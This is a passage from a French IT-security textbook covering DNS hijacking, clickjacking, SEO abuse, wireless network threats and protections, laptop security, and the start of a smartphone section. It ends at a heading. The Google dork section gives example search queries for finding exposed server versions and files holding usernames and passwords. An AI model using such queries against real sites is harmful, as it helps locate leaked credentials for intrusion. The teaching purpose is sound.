Détournement de DNS

Le **détournement de DNS** est une technique qui permet de contrôler complètement les sites web affichés par les navigateurs d'un ordinateur. Il consiste à modifier le serveur DNS utilisé par défaut. De nombreux *malwares* utilisent cette technique car elle persiste même si l'utilisateur parvient à se défaire des programmes indésirables installés sur son PC. En effet, le DNS par défaut fait parti des paramètres du système. Il n'a donc *a priori* aucun niveau de dangerosité. De plus, il n'existe aucune méthode automatique pour le système d'exploitation ou un logiciel antimalware de connaître le DNS du fournisseur d'accès utilisé pour accéder à Internet (le protocole DNSsec pourrait changer ce point).

Le détournement de DNS permet non seulement de rediriger un navigateur web vers le site du choix du pirate mais aussi d'insérer à la volée du code HTML dans les sites affichés. N'importe quel site peut alors servir à récupérer des données personnelles ou à rediriger l'utilisateur pour créer du trafic sur un site web.

❑ Parade

À l'heure actuelle, si le *malware* n'est pas auparavant détecté par un logiciel de sécurité, il n'existe aucune méthode pour détecter ce genre d'atteinte. Seuls les logiciels de nettoyage de type Malwarebyte's antimalware ou Spybot search&destroy sont capables de réinitialiser le paramétrage du DNS (mais remettre le DNS attribué en mode auto-

matique, n'est pas adapté à toutes les situations, notamment en entreprise).

Le site http://www.nicolascoolman.fr/ permet de nettoyer les navigateurs web et notamment les détournements DNS qui modifient les fichiers DNSapi de Windows.

Click-jacking

Le **click-jacking** est une méthode avancée de détournement du navigateur. Elle utilise la prise en charge de l'effet graphique de transparence du langage de présentation CSS (*Cascade Style Sheet*). Cet effet utilise une couche invisible à l'écran pour, par exemple, afficher des fenêtres superposées au contenu d'un site. Le click-jacking utilise cette fonction pour tromper l'utilisateur qui, croyant cliquer sur un bouton du site, va en fait cliquer sur un lien caché dans une fenêtre invisible et superposée à l'affichage du site web en cours. Bien que peu répandu, ce détournement est symptomatique de la complexification des attaques contre la sécurité des navigateurs. Elle montre à quel point il est essentiel de suivre les mises à jour des éditeurs de tous les éléments qui entourent ces programmes web.

Attaque par les moteurs de recherche

Les moteurs de recherche sont aussi un enjeu pour la sécurité informatique. En cherchant certains mots-clés, on peut transformer Google, Yahoo!, Bing et les autres en une véritable mine d'or pour pirate. C'est aussi un endroit favorable pour tenter de diffuser plus largement les codes malveillants.

Une véritable guerre pour être présent dans la première page de résultat des moteurs de recherche est menée par de nombreux acteurs du Web. Cette guerre du *ranking* est aussi menée par des cybercriminels qui tentent d'insérer leurs propres sites dans ces résultats pour diffuser des malwares ou récupérer de l'argent (phishing, affichage de publicité…) en détournant le trafic de sites fréquentés. Outre l'optimisation du contenu (par la qualité ou en jouant avec les algorithmes de notation), il est possible de dévaloriser le classement de ses concurrents. Cette pratique est appelée « **negative SEO** » (*Search Engine Optimization*).

Bien que Google, Yahoo! ou Bing luttent contre les abus et affichent des objectifs de pertinence des résultats, de nombreuses actions

sont menées pour influencer les données des moteurs de recherche et augmenter le rang de tel ou tel site web dans l'ordre des résultats de recherche. Les cinq plus connues sont le *typosquatting*, les mauvais rétroliens, le *duplicate content*, le *keyword stuffing* et le *cloaking*.

❏ *Typosquatting*

Le *typosquatting* consiste à déposer des noms de domaine proches de celui dont on veut récupérer les internautes. Il suffit ensuite que l'internaute se trompe en tapant le nom du domaine pour qu'il atterrisse sur le site contrefait.

❏ Rétroliens

L'attaque par rétroliens est basée sur le fonctionnement des moteurs de recherche : pour classer une page web, les moteurs prennent notamment en compte le nombre de liens qui sont faits vers cette page. Ce classement intègre aussi la réputation des sites d'où proviennent ces liens. Ainsi, en créant des sites à mauvaise réputation (qui hébergent des *malwares*, des pages de *phishing* ou qui exploitent des failles de navigateur web…) et en ajoutant des liens vers le site visé, on fera baisser sa réputation et donc son classement dans les résultats des moteurs de recherche. On peut aussi intégrer directement des liens vers des sites malveillants dans le site ciblé (par le biais de commentaires par exemple).

❏ *Duplicate content*

L'attaque par duplicate content repose aussi sur un des mécanismes de classement des moteurs de recherche : une page identique à une autre sera dépréciée voire supprimée du référencement. Il suffit donc de créer des pages identiques à celles que l'on veut faire disparaître des moteurs de recherche pour arriver à ses fins.

❏ *Keyword stuffing*

Le travail du contenu pour améliorer son classement sur les moteurs de recherche peut aussi passer par le *keyword stuffing*. Ceci consiste à intégrer des dizaines de mots-clés dans la page. Pour préserver la mise en page et conserver la lisibilité, ces mots ne sont pas visibles par l'utilisateur. Ceci peut améliorer le classement de la page sur certains thèmes. Ajouté aux autres techni-

ques, le *keyword stuffing* est un bon complément pour apparaître dans la première page de résultats d'un moteur de recherche.

❏ *Cloaking*

Reste le *cloaking* : les cybercriminels peuvent aussi être tentés par cette technique. L'idée est de cacher le contenu réel de la page aux robots de référencement des moteurs de recherche. Lorsque cette machine analyse la page, le serveur la reconnaît (via son adresse IP ou son comportement). Le serveur lui renvoie un contenu spécialement créé pour maximiser le classement. Ainsi, le possesseur du site peut à loisir inclure dans sa page un contenu qui normalement serait supprimé du moteur de recherche (*malware*, page contenant du code malveillant, *phishing*).

Toutes ces techniques sont combinées pour promouvoir un site, accroître artificiellement son audience, diffuser des malwares et en tirer un bénéfice financier.

Les « Google dork »

Les moteurs de recherche peuvent aussi être mis à profit pour trouver des informations intéressantes pour un pirate : fichiers de mots de passe, de configuration du matériel ou permettant de repérer un élément vulnérable… En effet, certaines failles laissent leur trace sous forme de texte et sont indexées par Google. Par exemple, la version du serveur web (ou d'un autre logiciel) utilisé : en lançant la requête : « Apache/2.0 Server at » intitle:index.of sur Google, on obtient une liste de sites utilisant cette version du serveur. On peut aussi lancer des recherches sur des noms de fichiers dont on sait qu'ils comportent des mots de passe ou des noms d'utilisateurs (ex : allinurl:"User_info/auth_user_file.txt"). Une liste de ces Google dork est disponible sur http://www.exploit-db.com/google-dorks/.

La sécurité des réseaux sans fil

Un **réseau sans fil** (*wireless network*) est, comme son nom l'indique, un réseau dans lequel au moins deux terminaux peuvent communiquer sans liaison filaire. Grâce aux réseaux sans fil, un utilisateur a la possibilité de rester connecté tout en se déplaçant dans un périmètre géographique plus ou moins étendu, c'est la raison pour laquelle on entend parfois parler de **mobilité**.

Attention !

Remarque concernant l'orthographe des réseaux sans fil. Malgré l'utilisation de « sans fil », communément admise, les orthographes exactes sont « sans fil » et « sans-fil » On parle ainsi de « réseau sans fil » ou bien « du sans-fil ».

Les réseaux sans fil sont basés sur une liaison utilisant des ondes radioélectriques (radio et infrarouges) en lieu et place des câbles habituels. Il existe plusieurs technologies se distinguant d'une part par la fréquence d'émission utilisée ainsi que le débit et la portée des transmissions.

Les réseaux sans fil permettent de relier très facilement des équipements distants d'une dizaine de mètres à quelques kilomètres. De plus l'installation de tels réseaux ne demande pas de lourds réaména-

gements des infrastructures existantes comme c'est le cas avec les réseaux filaires (creusement de tranchées pour acheminer les câbles, équipements des bâtiments en câblage, goulottes et connecteurs), ce qui a valu un développement rapide de ce type de technologies.

En contrepartie se pose le problème de la réglementation relative aux transmissions radioélectriques. En effet, les transmissions radioélectriques servent pour un grand nombre d'applications (militaires, scientifiques, amateurs…), mais sont sensibles aux interférences, c'est la raison pour laquelle une réglementation est nécessaire dans chaque pays afin de définir les plages de fréquence et les puissances auxquelles il est possible d'émettre pour chaque catégorie d'utilisation.

De plus les ondes hertziennes sont difficiles à confiner dans une surface géographique restreinte, il est donc facile pour un pirate d'écouter le réseau en dehors de l'enceinte du bâtiment où se situe l'émetteur. Cette facilité est accrue si les informations circulent en clair (c'est le cas par défaut). La propagation des ondes radio doit également être pensée en trois dimensions. Ainsi les ondes se propagent également d'un étage à un autre (avec de plus grandes atténuations). Il est donc nécessaire de mettre en place les dispositions nécessaires de telle manière à assurer une confidentialité des données circulant sur les réseaux sans fil.

Là où le bât blesse c'est qu'un réseau sans fil peut très bien être installé dans une entreprise sans que le service informatique ne soit au courant ! Il suffit en effet à un employé ou un hacker de brancher un point d'accès sur une prise réseau pour que toutes les communications du réseau soient rendues « publiques » dans le rayon de couverture du point d'accès ! Les principaux réseaux sans fil sont les réseaux WiFi et Bluetooth.

À savoir

La norme IEEE 802.11 (ISO/IEC 8802-11) est un des standards internationaux les plus utilisés pour la mise en place d'un réseau local sans fil (WLAN). La norme IEEE 802.11 est plus connue sous le nom de WiFi (contraction de *Wireless Fidelity*).

War driving

Étant donné qu'il est très facile « d'écouter » des réseaux sans fil WiFi, une pratique venue tout droit des États-Unis consiste à circuler dans la ville avec un ordinateur portable (voire un assistant personnel) équipé d'une carte réseau sans fil à la recherche de réseaux sans fil, il s'agit du **war driving** (parfois noté *wardriving* ou *war-Xing* pour *war crossing*). Des logiciels spécialisés dans ce type d'activité permettent même d'établir une cartographie très précise en exploitant un matériel de géolocalisation (GPS, *Global Positionning System*).

Les cartes établies permettent ainsi de mettre en évidence les réseaux sans fil déployés non sécurisés, offrant même parfois un accès à Internet ! De nombreux sites capitalisant ces informations ont vu le jour sur Internet, si bien que des étudiants londoniens ont eu l'idée d'inventer un « langage des signes » dont le but est de rendre visibles les réseaux sans fil en dessinant à même le trottoir des symboles à la craie indiquant la présence d'un réseau wireless, il s'agit du **war chalking** (francisé en craie-fiti). Deux demi-cercles opposés désignent ainsi un réseau ouvert offrant un accès à Internet, un rond signale la présence d'un réseau sans fil ouvert sans accès à un réseau filaire et enfin un W encerclé met en évidence la présence d'un réseau sans fil correctement sécurisé :

Risques en matière de sécurité

Les risques liés à la mauvaise protection d'un réseau sans fil sont multiples :

- L'**interception de données** consistant à écouter les transmissions des différents utilisateurs du réseau sans fil.

- Le **détournement de connexion** dont le but est d'obtenir l'accès à un réseau local ou à Internet.
- Le **brouillage des transmissions** consistant à émettre des signaux radio de manière à produire des interférences.
- Les **dénis de service** rendant le réseau inutilisable en envoyant des commandes factices.

Interception de données

Par défaut, un réseau sans fil est non sécurisé, c'est-à-dire qu'il est ouvert à tous et que toute personne se trouvant dans le rayon de portée d'un point d'accès peut potentiellement écouter toutes les communications circulant sur le réseau. Qu'il s'agisse du réseau d'un particulier ou celui d'une entreprise, les enjeux sont importants : même si le particulier ne fait pas transiter de données confidentielles, il est responsable des activités qui proviennent de sa connexion internet et de la sécurisation de son réseau (voir la loi dite Hadopi au chapitre 14). Pour les entreprises, s'ajoutent à cette considération les enjeux de confidentialité des données et de saturation du réseau.

Faux point d'accès

Les réseaux sans fil sont structurés autour de point d'accès. L'une des caractéristiques de ces matériels est leur nom (**SSID**, *Service Set Identifier*). C'est à partir de ce SSID que l'utilisateur va reconnaître son réseau et s'y connecter. Le problème est que ce SSID est paramétré librement. Un pirate peut tout à fait installer un **point d'accès WiFi** dans un lieu public (aéroport, gare…) et lui donner le nom d'un opérateur connu. Il lui suffit ensuite de rediriger les accès sur un serveur web qu'il contrôle pour récupérer les identifiants de connexion. Ensuite, il pourra aussi écouter l'ensemble des données qui vont transiter sur son réseau.

Il est impossible pour un utilisateur de détecter ce type de détournement. Pour les éviter, la seule solution est d'utiliser un VPN mais même dans ce cas, le pirate maîtrisant totalement les paramètres réseaux, il est possible de détourner les accès en (par exemple) modifiant la résolution de noms (DNS) pour se faire passer pour le point d'accès VPN (voir chap. 6, *Réseaux privés virtuels*).

Intrusion

Lorsqu'un point d'accès est installé sur le réseau local, il permet aux stations d'accéder au réseau filaire et éventuellement à Internet si le réseau local y est relié. Un réseau sans fil non sécurisé représente de cette façon un point d'entrée royal pour le pirate au réseau interne d'une entreprise ou une organisation.

Outre le vol ou la destruction d'informations présentes sur le réseau et l'accès à Internet gratuit pour le pirate, le réseau sans fil peut également représenter une aubaine pour ce dernier dans le but de mener des attaques sur Internet. En effet étant donné qu'il n'y a aucun moyen d'identifier le pirate sur le réseau, l'entreprise ayant installé le réseau sans fil risque d'être tenue responsable de l'attaque. Comme nous l'avons déjà indiqué, ces activités font courir le risque de poursuite légale puisque la loi française demande à ce que tout accès à Internet soit correctement sécurisé (voir la loi dite Hadopi au chapitre 14).

Brouillage radio

Les ondes radio sont très sensibles aux interférences, c'est la raison pour laquelle un signal peut facilement être brouillé par une émission radio ayant une fréquence proche de celle utilisée dans le réseau sans fil. Un simple four à micro-ondes peut ainsi rendre totalement inopérable un réseau sans fil lorsqu'il fonctionne dans le rayon d'action d'un point d'accès.

Déni de service

La méthode d'accès au réseau de la norme 802.11 est basée sur le protocole CSMA/CA, consistant à attendre que le réseau soit libre avant d'émettre. Une fois la connexion établie, une station doit s'associer à un point d'accès afin de pouvoir lui envoyer des paquets. Ainsi, les méthodes d'accès au réseau et d'association étant connues, il est simple pour un pirate d'envoyer des paquets demandant la désassociation de la station. Il s'agit d'un **déni de service**, c'est-à-dire d'envoyer des informations de telle manière à perturber volontairement le fonctionnement du réseau sans fil.

D'autre part, la connexion à des réseaux sans fil est consommatrice d'énergie. Même si les périphériques sans fil sont dotés de fonctionnalités leur permettant d'économiser le maximum d'énergie, un pirate

peut éventuellement envoyer un grand nombre de données (chiffrées) à une machine de telle manière à la surcharger. En effet, un grand nombre de périphériques portables (assistant digital personnel, ordinateur portable…) possèdent une autonomie limitée, c'est pourquoi un pirate peut vouloir provoquer une surconsommation d'énergie pour rendre l'appareil temporairement inutilisable, c'est ce que l'on appelle un **déni de service sur batterie**.

Sécurisation d'un réseau sans fil

La première chose à faire lors de la mise en place d'un réseau sans fil consiste à positionner intelligemment les points d'accès selon la zone que l'on souhaite couvrir. Il n'est toutefois pas rare que la zone effectivement couverte soit largement plus grande que souhaitée, auquel cas il est possible de réduire la puissance de la borne d'accès afin d'adapter sa portée à la zone à couvrir.

Configuration des points d'accès

Lors de la première installation d'un point d'accès, celui-ci est configuré avec des valeurs par défaut, y compris en ce qui concerne le mot de passe de l'administrateur. Un grand nombre d'administrateurs en herbe considèrent qu'à partir du moment où le réseau fonctionne il est inutile de modifier la configuration du point d'accès. Toutefois les paramètres par défaut sont tels que la sécurité est minimale. Il est donc impératif de se connecter à l'interface d'administration (généralement via une interface web sur un port spécifique de la borne d'accès) notamment pour définir un mot de passe d'administration.

D'autre part, afin de se connecter à un point d'accès il est indispensable de connaître l'identifiant du réseau (SSID). Ainsi il est vivement conseillé de modifier le nom du réseau par défaut et de désactiver la diffusion (*broadcast*) de ce dernier sur le réseau. Le changement de l'identifiant réseau par défaut est d'autant plus important qu'il peut donner aux pirates des éléments d'information sur la marque ou le modèle du point d'accès utilisé.

Filtrage des adresses MAC

Chaque adaptateur réseau possède une adresse physique qui lui est propre (appelée adresse MAC). Cette adresse est représentée par 12 chiffres hexadécimaux groupés par paires et séparés par des tirets. Les points d'accès permettent généralement dans leur interface de configuration de gérer une **liste de droits d'accès** (appelée **ACL**) basée sur les adresses MAC des équipements autorisés à se connecter au réseau sans fil. Cette précaution un peu contraignante permet de limiter l'accès au réseau à un certain nombre de machines. En contrepartie, cela ne résout pas le problème de la confidentialité des échanges.

Protocole WEP

Pour remédier aux problèmes de confidentialité des échanges sur les réseaux sans fil, le standard 802.11 intègre un mécanisme simple de chiffrement des données, il s'agit du **WEP** (*Wired Equivalent Privacy*).

Le WEP est un protocole chargé du chiffrement des trames 802.11 utilisant l'algorithme symétrique RC4 avec des clés d'une longueur de 64 ou 128 bits. Le principe du WEP consiste à définir dans un premier temps une clé secrète de 40 ou 128 bits. Cette clé secrète doit être déclarée au niveau du point d'accès et des clients. La clé sert à créer un nombre pseudo-aléatoire d'une longueur égale à la longueur de la trame. Chaque transmission de donnée est ainsi chiffrée en utilisant le nombre pseudo-aléatoire comme masque grâce à un « OU exclusif » entre le nombre pseudo-aléatoire et la trame. La clé de session partagée par toutes les stations est statique, c'est-à-dire que pour déployer un grand nombre de stations WiFi il est nécessaire de les configurer en utilisant la même clé de session. Ainsi la connaissance de la clé est suffisante pour déchiffrer les communications.

De plus, 24 bits de la clé servent uniquement pour l'initialisation, ce qui signifie que seuls 40 bits sur 64 bits servent réellement à chiffrer et 104 bits pour la clé de 128 bits. Dans le cas de la clé de 40 bits, une attaque par force brute (c'est-à-dire en essayant toutes les possibilités de clés) peut très vite amener le pirate à trouver la clé de session. De plus, une faille décelée par Fluhrer, Mantin et Shamir concernant la génération de la chaîne pseudo-aléatoire rend possible la découverte de la clé de session en stockant 100 Mo à 1 Go de trafic créés intentionnellement. Le WEP n'est donc pas suffisant pour garantir une réelle confidentialité des données. Pour autant, il est vive-

ment conseillé de mettre au moins en œuvre une protection WEP 128 bits afin d'assurer un niveau de confidentialité minimum et d'éviter de cette façon 90 % des risques d'intrusion.

WPA

WPA (*WiFi Protected Access*) est une solution de sécurisation de réseau WiFi proposé par la WiFi Alliance, afin de combler les lacunes du WEP.

Le WPA est une version « allégée » du protocole 802.11i, reposant sur des protocoles d'authentification et un algorithme de cryptage robuste : **TKIP** (*Temporary Key Integrity Protocol*). Le protocole TKIP permet la génération aléatoire de clés et offre la possibilité de modifier la clé de chiffrement plusieurs fois par secondes, pour plus de sécurité.

Le fonctionnement de WPA repose sur la mise en œuvre d'un serveur d'authentification (la plupart du temps un serveur RADIUS), permettant d'identifier les utilisateurs sur le réseau et de définir leurs droits d'accès. Néanmoins, il est possible pour les petits réseaux de mettre en œuvre une version restreinte du WPA, appelée **WPA-PSK**, en déployant une même clé de chiffrement dans l'ensemble des équipements, ce qui évite la mise en place d'un serveur RADIUS.

Le WPA (dans sa première mouture) ne supporte que les réseaux en mode infrastructure, ce qui signifie qu'il ne permet pas de sécuriser des réseaux sans fil d'égal à égal (mode *ad hoc*).

En octobre 2008, le protocole WPA a fait l'objet d'attaque de type « force brute ». Il serait possible pour des pirates de décrypter des données protégées par WPA-PSK. La découverte du mot de passe peut être accélérée sur certains équipements : leur clé par défaut étant calculé en partie sur la base de leur nom SSID. Les possibilités de calculs actuels font qu'un mot de passe WPA de moins de huit caractères est trouvable dans un temps assez court. Pour plus d'efficacité, il est donc conseillé d'utiliser WPA2 avec le chiffrement AES si les équipements sont compatibles.

802.1x

Le standard 802.1x est une solution de sécurisation, mise au point par l'IEEE en juin 2001, permettant d'authentifier (identifier) un utilisa-

teur souhaitant accéder à un réseau (filaire ou non) grâce à un serveur d'authentification.

Le 802.1x repose sur le protocole **EAP** (*Extensible Authentication Protocol*), défini par l'IETF, dont le rôle est de transporter les informations d'identification des utilisateurs. Le fonctionnement du protocole EAP est basé sur l'utilisation d'un contrôleur d'accès (*authenticator*), chargé d'établir ou non l'accès au réseau pour un utilisateur (*supplicant*). Le contrôleur d'accès est un simple garde-barrière servant d'intermédiaire entre l'utilisateur et un serveur d'authentification (*authentication server*), il ne nécessite que très peu de ressources pour fonctionner. Dans le cas d'un réseau sans fil, c'est le point d'accès qui joue le rôle de contrôleur d'accès.

Le serveur d'authentification permet de valider l'identité de l'utilisateur, transmis par le contrôleur réseau, et de lui renvoyer les droits associés en fonction des informations d'identification fournies. De plus, un tel serveur permet de stocker et de comptabiliser des informations concernant les utilisateurs afin, par exemple, de pouvoir les facturer à la durée ou au volume (dans le cas d'un fournisseur d'accès par exemple).

La plupart du temps le serveur d'authentification est un serveur **RADIUS**, un serveur d'authentification standard défini par les RFC 2865 et 2866, mais tout autre service d'authentification peut être utilisé.

Ainsi, le schéma global suivant récapitule le fonctionnement global d'un réseau sécurisé avec le standard 802.1x :

- Le contrôleur d'accès, ayant préalablement reçu une demande de connexion de la part de l'utilisateur, envoie une requête d'identification.
- L'utilisateur envoie une réponse au contrôleur d'accès, qui la fait suivre au serveur d'authentification.
- Le serveur d'authentification envoie un « challenge » au contrôleur d'accès, qui le transmet à l'utilisateur. Le challenge est une méthode d'identification. Si le client ne gère pas la méthode, le serveur en propose une autre et ainsi de suite.
- L'utilisateur répond au challenge. Si l'identité de l'utilisateur est correcte, le serveur d'authentification envoie un accord au contrôleur d'accès, qui acceptera l'utilisateur sur le réseau ou à une partie du réseau, selon ses droits. Si l'identité de l'utilisa-

teur n'a pas pu être vérifiée, le serveur d'authentification envoie un refus et le contrôleur d'accès refusera à l'utilisateur d'accéder au réseau.

À savoir

Outre l'authentification des utilisateurs, le standard 802.1x est un support permettant de changer les clés de chiffrement des utilisateurs de manière sécurisé, afin d'améliorer la sécurité globale.

802.11i (WPA2)

Le 802.11i a été ratifié le 24 juin 2004, afin de fournir une solution de sécurisation poussée des réseaux WiFi. Il s'appuie sur l'algorithme de chiffrement TKIP, comme le WPE, mais supporte également l'**AES** (*Advanced Encryption Standard*), beaucoup plus sûr. La WiFi Alliance a ainsi créé une nouvelle certification, baptisée **WPA2**, pour les matériels supportant le standard 802.11i. Contrairement au WPA, le WPA2 permet de sécuriser aussi bien les réseaux sans fil en mode infrastructure que les réseaux en mode *ad hoc*.

La norme IEEE 802.11i définit deux modes de fonctionnement :

- **WPA Personal** : le mode « WPA personnel » permet de mettre en œuvre une infrastructure sécurisée basée sur le WPA sans mettre en œuvre de serveur d'authentification. Le WPA personnel repose sur l'utilisation d'une clé partagée, appelée **PSK** pour *Pre-Shared Key*, renseignée dans le point d'accès ainsi que dans les postes clients. Contrairement au WEP, il n'est pas nécessaire de saisir une clé de longueur prédéfinie. En effet, le WPA permet de saisir une *passphrase* (phrase secrète), traduite en PSK par un algorithme de hachage.


- **WPA Enterprise** : le mode entreprise impose l'utilisation d'une infrastructure d'authentification 802.1x basée sur l'utilisation d'un serveur d'authentification, généralement un serveur RADIUS, et d'un contrôleur réseau (le point d'accès).

Mise en place d'un réseau privé virtuel

Pour toutes les communications nécessitant un haut niveau de sécurisation, il est préférable de recourir à un chiffrement fort des données en mettant en place un réseau privé virtuel (VPN).

Amélioration de l'authentification

Afin de gérer plus efficacement les authentifications, les autorisations et la gestion des comptes utilisateurs (**AAA**, *Authentication, Authorization, and Accounting*) il est possible de recourir à un serveur RADIUS. Le protocole RADIUS (défini par les RFC 2865 et 2866), est un système client/serveur permettant de gérer de façon centralisée les comptes des utilisateurs et les droits d'accès associés.



La sécurité des ordinateurs portables

La montée en puissance des **ordinateurs portables** dans le parc informatique pose de nouveaux défis sur le terrain de la sécurité informatique. Qu'il s'agisse des entreprises ou des particuliers, les utilisateurs d'ordinateurs portables se retrouvent confrontés à plusieurs problèmes récurrents : le vol du matériel, l'insécurité des données qui y sont stockées et l'introduction dans un environnement sécurisé, d'un ordinateur potentiellement infecté par un *malware* avec les risques de vol de documents sensibles pour les entreprises.

La protection du matériel

Le risque principal qui se pose pour les ordinateurs portables est le vol. Selon une étude menée par Ponemon Institute pour Dell en 2008, environ 800 000 ordinateurs portables sont égarés chaque année dans les aéroports européens et américains. À l'aéroport de Paris-Charles de Gaulle, pas moins de 733 ordinateurs sont perdus, volés ou oubliés chaque semaine. Évidemment cette perte matérielle est le plus souvent définitive. Il convient donc de prendre des précautions pour en minimiser les conséquences.

Les antivols

Plusieurs moyens physiques peuvent être mis en place. Tout d'abord, la plupart des ordinateurs portables actuels possèdent un insert compatible avec des **antivols**. Ainsi, la machine peut être solidarisée avec un support fixe. Ces antivols existent aussi accompagnés d'une alarme sonore.

Les systèmes de récupération

Il existe des solutions après perte ou vol. Ces produits sont de trois types :

- **Un simple logiciel** qui va signaler la présence de l'ordinateur lorsque ce dernier se connecte à Internet. Avec les données recueillies (adresse IP…), il est possible de géolocaliser le PC.
- **Un programme intégré au BIOS** de la machine et qui va communiquer les données de connexion à chaque démarrage du PC.
- **Un modem GSM couplé à une puce GPS** qui pourra donner en direct l'emplacement de l'ordinateur portable à quelques mètres près.

Évidemment chacune de ces solutions a un point faible : le logiciel sera facilement effacé par un éventuel voleur qui formatera le PC. La présence d'un programme intégré dans le BIOS d'une machine demande la volonté des constructeurs et pose des problèmes quant à la protection de la vie privée. De plus, la géolocalisation d'une machine à partir de son adresse IP nécessite l'intervention de la justice qu'il faudra convaincre d'engager des frais pour récupérer un bien. Enfin, le couple GSM/GPS suppose que la machine puisse capter ces signaux (ce qui, dans un bâtiment, n'est pas évident pour le GPS).

Ce type de tracker a été étendu à l'ensemble des solutions de marque Apple (accessibles sur www.icloud.com). Côté PC, la situation est beaucoup plus floue : la société américaine Absolute software est la seule qui propose des solutions (lojack pour le grand public et Computrace pour les entreprises) basées sur la présence d'un programme dans le BIOS. Sur les ordinateurs compatibles, cette solution propose notamment de gérer la destruction à distance des données.

La protection des données

Outre le matériel, les ordinateurs portables mettent aussi en péril la sécurité des données. Tout d'abord, ils demandent la mise en place de solutions de sauvegarde adaptées : très peu de ces machines comportent plusieurs disques durs. Il est aussi difficile, vis-à-vis de l'aspect nomade, d'envisager le transport d'unité de sauvegarde externe importante. Il faut donc se tourner vers des solutions de stockage légères ou en réseau.

Les solutions de sauvegarde

On peut distinguer trois manières d'assurer la sauvegarde d'un ordinateur portable : les clés/unités de stockage USB, la synchronisation avec un serveur de sauvegarde et l'utilisation d'applications web.

Les clés USB ont pour avantage d'être utilisables tout le temps mais sont aussi très faciles à perdre. Fin 2008 en Angleterre, la perte d'une clé USB par un salarié d'Atos Origin a entraîné la fermeture de la plupart des sites web du gouvernement anglais. Cette clé contenait suffisamment de données pour permettre à un pirate de s'y introduire. Il est donc impératif d'utiliser des solutions de cryptage sur ce type de support.

Les deux autres solutions permettent une sauvegarde plus systématique des données mais soulève le problème de la sécurité des transferts.

Les connexions réseau

L'utilisation d'un ordinateur portable induit très souvent des connexions à de multiples réseaux. Ainsi, le risque de se retrouver sur une connexion présentant des failles de sécurité s'accroît. De plus, certains OS comme Windows XP ne permettent pas d'adapter automatiquement les règles de pare-feu. Ainsi, des machines configurées pour des connexions intranet peuvent se retrouver totalement accessibles lorsqu'elles sont connectées directement sur le web. L'utilisation de Windows Vista, 7/8 ou d'autres OS basés sur Linux permet de réduire ce problème.

Par ailleurs, les ordinateurs portables utilisent majoritairement des connexions sans fil. La problématique des faux points d'accès (voir

chap. 10, *Faux points d'accès*) et de la sécurisation des réseaux WiFi se pose de façon bien plus cruciale que pour les PC de bureau. Il est donc fortement déconseillé de se connecter à un réseau sans fil non crypté et d'y envoyer des données personnelles (notez que lors de la réception automatique d'un courrier avec le protocole POP ou IMAP, les identifiants sont envoyés en clair sur le réseau). Dans le cadre d'une utilisation professionnelle, il est impératif de se connecter à un VPN (voir chap. 6, *Réseaux privés virtuels*) dès le début d'une session Wi-Fi.

Les mots de passe du disque dur

La protection des données passe aussi par la mise en place de mot de passe au démarrage de la machine. Un mot de passe à l'ouverture de la session est un minimum. Il peut aussi s'agir d'un mot de passe sur le BIOS ou mieux, sur le disque dur. Son avantage sur les autres mots de passe est qu'il empêche toute intrusion.

Attention cependant : la perte de ce mot de passe entraînera presque à coup sûr l'impossibilité de se servir de ce disque dur. En effet, les moyens à mettre en œuvre pour passer outre ce type de mot de passe sont très complexes (intervention matérielle en salle blanche).

Le cryptage des données

Enfin dernier rempart qui se doit d'être mis en place sur un ordinateur portable : le cryptage des données. Sur ce point, il existe des solutions logicielles et matérielles. De nombreuses applications permettent la création de containers cryptés dans lesquels l'utilisateur va stocker ses documents. Les systèmes d'exploitation proposent aussi d'encrypter complètement la partition du disque système.

On trouve des solutions matérielles avec des disques durs embarquant un système de cryptage à la volée. Les PC à destination du monde professionnel embarquent aussi une puce **TPM** (*Trusted Platform Module*). Cette puce assure plusieurs services de cryptage et peut être invoquée par les applications.

Dans le détail, elle possède cinq unités fonctionnelles fournissant un service cryptographique :

- un générateur de nombres aléatoires matériel,
- une unité de hachage SHA-1,
- un mécanisme d'authentification de message,
- un générateur de clé RSA de 2 048 bits,
- un moteur RSA permettant la signature, le chiffrement et le déchiffrement.

Le TPM stocke aussi des clés (permanente ou temporaire) qui permettent de signer numériquement les e-mails, documents ou encore des protocoles d'identification pour entrer dans le réseau d'une entreprise.

La sécurité des smartphones et des tablettes

La montée en puissance des smartphones et des tablettes numériques a ouvert un nouveau champ pour la sécurité informatique et… les cybercriminels. Ces périphériques à l'aspect fermé ne sont pas à l'abri des pirates. Dans cette partie, nous allons voir en détail quels sont les enjeux que font naître ces nouveaux outils informatiques, les éléments de sécurité qui les caractérisent et les schémas d'attaque qui ont déjà été mis au point.

Les enjeux

Smartphone et tablette ne soulèvent pas les mêmes enjeux suivant l'environnement dans lequel ils sont utilisés. Côté utilisateurs particuliers, ces outils sont surtout soumis à la problématique du vol physique, à la disparition/exploitation des données qu'ils contiennent et aux détournements classiques via le Web (*phishing*, contamination par le navigateur…). La présence d'un dispositif de géolocalisation pose aussi un problème de protection de la vie privée : en effet, les données issues du GPS peuvent être exploitées par différents acteurs : sites web, opérateur télécom, entreprise à laquelle l'utilisateur est rattaché et les cambrioleurs/pirates informatiques qui pourront savoir si vous êtes chez vous ou les lieux dans lesquels vous vous rendez habituellement.

❏ Pour les entreprises

Pour les entreprises, ces périphériques ont une autre dimension. Avec des capacités réseaux étendues (à la fois sur le GSM, le WiFi et le Bluetooth), tablette et smartphone sont à ranger sous la même problématique que les ordinateurs portables : l'accès aux données de l'entreprise doit être protégé et les périphériques doivent être configurés pour que seules les personnes autorisées soient en capacité de s'en servir.

Ces conditions sont malheureusement loin d'être faciles à appliquer car la gestion centralisée de ces périphériques (application autorisée, chiffrement du contenu, gestion des accès…) est, suivant les modèles, assez limitée.

Suppression à distance

